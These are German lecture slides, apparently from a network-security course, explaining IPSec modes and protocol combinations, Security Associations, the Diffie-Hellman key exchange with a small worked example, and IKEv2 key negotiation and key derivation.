- Auch Tunnel und Transport Mode können kombiniert werden
- Mögliche Einsatzszenarien
 - Kopplung von verschiedenen Unternehmensstandorten
Verbindung von Security Gateway (SGW) zu Security Gateway




- Telearbeitsplätze; Remote Access („Road Warrior“)Endsystem zu SGW



- End-to-End



Szenario: Standortvernetzung



■ Mögliche Anforderungen:

- Authentisierung SGW-to-SGW oder End-to-End
- Integritätssicherung SGW-to-SGW oder End-to-End
- Schutz gegen Replay-Angriffe
- Vertraulichkeit auch im (jeweils) internen Netz
- SGW realisiert auch Firewall-Funktionen
- Verwendung privater IP-Adressen in den Standorten
- Verschattung interner Netzstrukturen

- AH Tunnel Mode am Security Gateway

- Integritätssicherung
 - Authentisierung SGW to SGW
 - Private Adressen im internen Netz

- ESP Tunnel Mode am Security Gateway

- Vertraulichkeit (auch der privaten Adressen)

- AH Transport am Endsystem / ESP Transport am SGW


- Integritätssicherung
 - Authentisierung End to End
 - Vertraulichkeit ab SGW
 - Private Adressen nicht möglich
 - Nur theoretische Kombination; praktisch schwer realisierbar (Empfänger SGW nicht adressierbar)
- | | | | | | |
|--|-----------|------------|-----------|-------|-------------|
| | IP Header | ESP Header | AH Header | Daten | ESP Trailer |
|--|-----------|------------|-----------|-------|-------------|

Protokollkombinationen (2)

- ESP Transport am Endsystem, AH Transport am SGW
 - Vertraulichkeit End to End
 - Authentisierung SGW to SGW
 - Private Adressen nicht möglich
 - SGW kann nicht mehr filtern (wegen Verschlüsselung)
 - Theoretisches Beispiel, in der Praxis schwer realisierbar, SGW nicht adressiert (transparentes SGW)



- AH Transport am Endsystem / ESP Tunnel am SGW
 - Integritätssicherung
 - Authentisierung End to End
 - Vertraulichkeit ab SGW
 - Private Adressen möglich



IPSec Security Association (SA)

- Inhalt einer SA
 - IPSec Protokoll Modus (Tunnel oder Transport)
 - Parameter (Algorithmen, Schlüssel, Zertifikat, Initialisierungsvektor,...)
 - Lebensdauer der SA
 - Sequenznummernzähler mit –overflow
 - Anti-Replay-Window
 -
- Identifikation einer SA per Kombination aus:
 - Security Parameter Index (SPI); 32-Bit Zahl
 - Ziel-Adresse
 - Verwendetes Protokoll (AH, ESP)
- D.h. in jede Kommunikationsrichtung wird eine eigene SA vereinbart
- Jeder IPSec-Teilnehmer hat eine lokale Security Policy Database (SPD) mit SAs

- Schwächen des Internet-Protokolls (IP)
- IPSec: Sicherheitserweiterung des IP-Protokolls
 - Authentication Header (AH)
 - Encapsulating Security Payload (ESP)
 - Anwendungsbeispiele
- Schlüsselverteilung mit IKEv2 (Internet Key Exchange)
 - Aufbau einer IKE SA
 - Authentisierung der Partner
 - Aufbau der IPSec SA
 - Erzeugung von Schlüsselmaterial

Grundlage: Diffie-Hellman Schlüsselaustausch

- Ermöglicht den sicheren Austausch eines Schlüssels über einen unsicheren Kanal:
- Primzahl p und eine primitive Wurzel $g \pmod p$ dürfen öffentlich bekannt gemacht werden
(oft als Diffie-Hellman Group bezeichnet)

- Alice wählt ein x aus $[1..p-2]$
- Bob wählt ein y aus $[1..p-2]$
- Alice schickt $A = g^x \pmod p$ an Bob
- Bob schickt $B = g^y \pmod p$ an Alice

- Beide verwenden den folgenden Schlüssel:

$$Key = A^y = (g^x)^y = g^{xy} = (g^y)^x = B^x \pmod p$$

Diffie-Hellman Beispiel

- Achtung: Üblicherweise Zahlen mit mehreren hundert Stellen!
- Alice und Bob einigen sich auf $p=13$ und $g=2$
- Alice wählt zufällig $x=5$, Bob wählt zufällig $y=7$
- Alice berechnet $A = 2^5 \text{ mod } 13 = 6$, schickt dies an Bob
- Bob berechnet $B = 2^7 \text{ mod } 13 = 11$, schickt dies an Alice
- Alice berechnet $11^5 \text{ mod } 13 = 7$
- Bob berechnet $6^7 \text{ mod } 13 = 7$
- Beide erhalten also das Ergebnis 7
- Angreifer kann die Zahlen 13, 2, 6 und 11 mithören, den Wert 7 aber nicht berechnen, da g^{xy} aufwendig zu berechnen ist, selbst wenn g , g^x und g^y bekannt sind.
(Eng verwandt mit dem Diskreten-Logarithmus-Problem)

IPSec Schlüsselaustausch über IKEv2

■ Protokollprimitive

1. IKE_INIT

- Aufbau einer bidirektionalen IKE SA

2. IKE_AUTH

- Authentisierung der Partner
- Aufbau der ersten (und oft einzigen) bidirektionalen IPSec SA


3. IKE_CHILD_SA

- Aushandeln weiterer IPSec SAs
- Re-Keying einer bestehenden SA

- Ein durch IKE_AUTH etablierter Kanal kann für mehrere IKE_CHILD_SA Exchanges verwendet werden

■ Ziele:


- Erzeugung des für IPSec benötigten Schlüsselmaterials
- Authentisierung der Gegenseite schon in IKE (nicht erst in IPSec)

IKE_INIT**Alice
Initiator****Bob
Responder**

IKE-SA ausgehandelt, Schlüssel erzeugt, vertraulicher Kanal möglich; KEINE Authentisierung

- IKE-SA-Vorschlag:
enthält die vom Initiator unterstützten Algorithmen
- Ni, Nr Zufallszahlen
- Diffie-Hellman Verfahren zur Berechnung von SKEYSEED
- Ableitung aus SKEYSEED (für jede Richtung separat)
 - SK_a: Authentisierungsschlüssel
 - SK_e: Schlüssel für Kryptoverfahren
- CertReq: Anforderung von Zertifikat(en); Optional


IKE_AUTH




- Initiator und Responder können mehrere IDs haben; IDi und IDr bestimmen die jeweils gewählte ID
- Authentisierung über Public Key in AUTH
- Zertifikat und entsprechende Kette in Cert (Optional)
- TSx enthält Informationen aus lokaler Security Policy Database

- Falls IP-Paket verarbeitet wird, für das „protect“ in der SPD gesetzt ist:
 - Paket muss verschlüsselt werden
 - Mögliches Problem: Es existiert keine SA
 - SPD-Verwaltung ist keine Aufgabe von IKE
 - Aber IKE dient zur Aushandlung von SAs
 - Informationen aus lokaler SPD können über TSx weitergegeben werden
 - Damit Wahrung der Konsistenz
- Bsp.: Bob ist Gateway für privates Subnetz
 - Alice will Verkehr ins Subnetz 10.11.12.* tunneln
 - TSi enthält Adress-Range: 10.11.12.0 - 10.11.12.255
 - Bob kann Adress-Range in TSr einschränken

Zusammenfassung



CREATE_CHILD_SA



- Optional, da SA bereits mit IKE_AUTH ausgehandelt wird
- N enthält existierende SA, für die neues Schlüsselmaterial berechnet werden soll
- Optionaler Diffie-Hellman Key Exchange für Forward Security
- Nx sind von Initiator / Responder gewählte Zufallszahlen

Schlüsselgenerierung

- IKE-SA legt fest:
 - ❑ Verschlüsselungsalgorithmus
 - ❑ Integritätssicherungsalgorithmus
 - ❑ Diffie-Hellman Group (p und g)
 - ❑ Zufallszahlenfunktion (Pseudo-random function, prf)
- prf wird zur Schlüsselerzeugung verwendet;
- Abhängig von der benötigten Schlüssellänge wird prf iteriert
 - ❑ $\text{prf}+(K, S)$
 - ❑ $\text{prf}+ = T_1 | T_2 | T_3 | T_4 | \dots$ mit $K = \text{Key}$
 $S = \text{Seed}$
 - ❑ $T_1 = \text{prf}(K, S | 0x01)$
 - ❑ $T_2 = \text{prf}(K, S | 0x02)$
 - ❑
 - ❑ $T_n = \text{prf}(K, S | 0x n)$

IKE-Schlüsselmaterial

- IKE-SA Schlüsselmaterial:
 - SK_d verwendet zur Ableitung neuer Schlüssel für CHILD_SA
 - SK_{ai} Schlüssel für Integritätssicherung des Initiators
 - SK_{ar} Schlüssel für Integritätssicherung des Responders
 - SK_{ei} und SK_{er} Schlüssel für Verschlüsselung
 - SK_{pi} und SK_{pr} Erzeugung der AUTH Payload
- $SKEYSEED = \text{prf}(\text{Ni} \mid \text{Nr}, g^{xy})$
- IKE-SA Schlüsselmaterial:
 $\{SK_d \mid SK_{ai} \mid SK_{ar} \mid SK_{ei} \mid SK_{er} \mid SK_{pi} \mid SK_{pr}\} = \text{prf}+(\text{SKEYSEED}, \text{Ni} \mid \text{Nr} \mid SPI_i \mid SPI_r)$
- CHILD_SA Schlüsselmaterial:
 - $KEYMAT = \text{prf}+(SK_d, \text{Ni} \mid \text{Nr})$ bzw.
 - $KEYMAT = \text{prf}+(SK_d, g^{xy} \mid \text{Ni} \mid \text{Nr})$

- mehrere Alternativen:
- Durch digitale Signatur eines vordefinierten Datenblocks
 - Verifikation durch Empfänger
 - Zertifikat (und evtl. entsprechende Kette) erforderlich
 - Optionale Anforderung und Übertragung: CertReq und Cert
 - Zertifikat kann auch schon bekannt sein
- Durch HMAC des Datenblocks
- Durch Verwendung des Extensible Authentication Protocol (EAP, vgl. Kap. 9)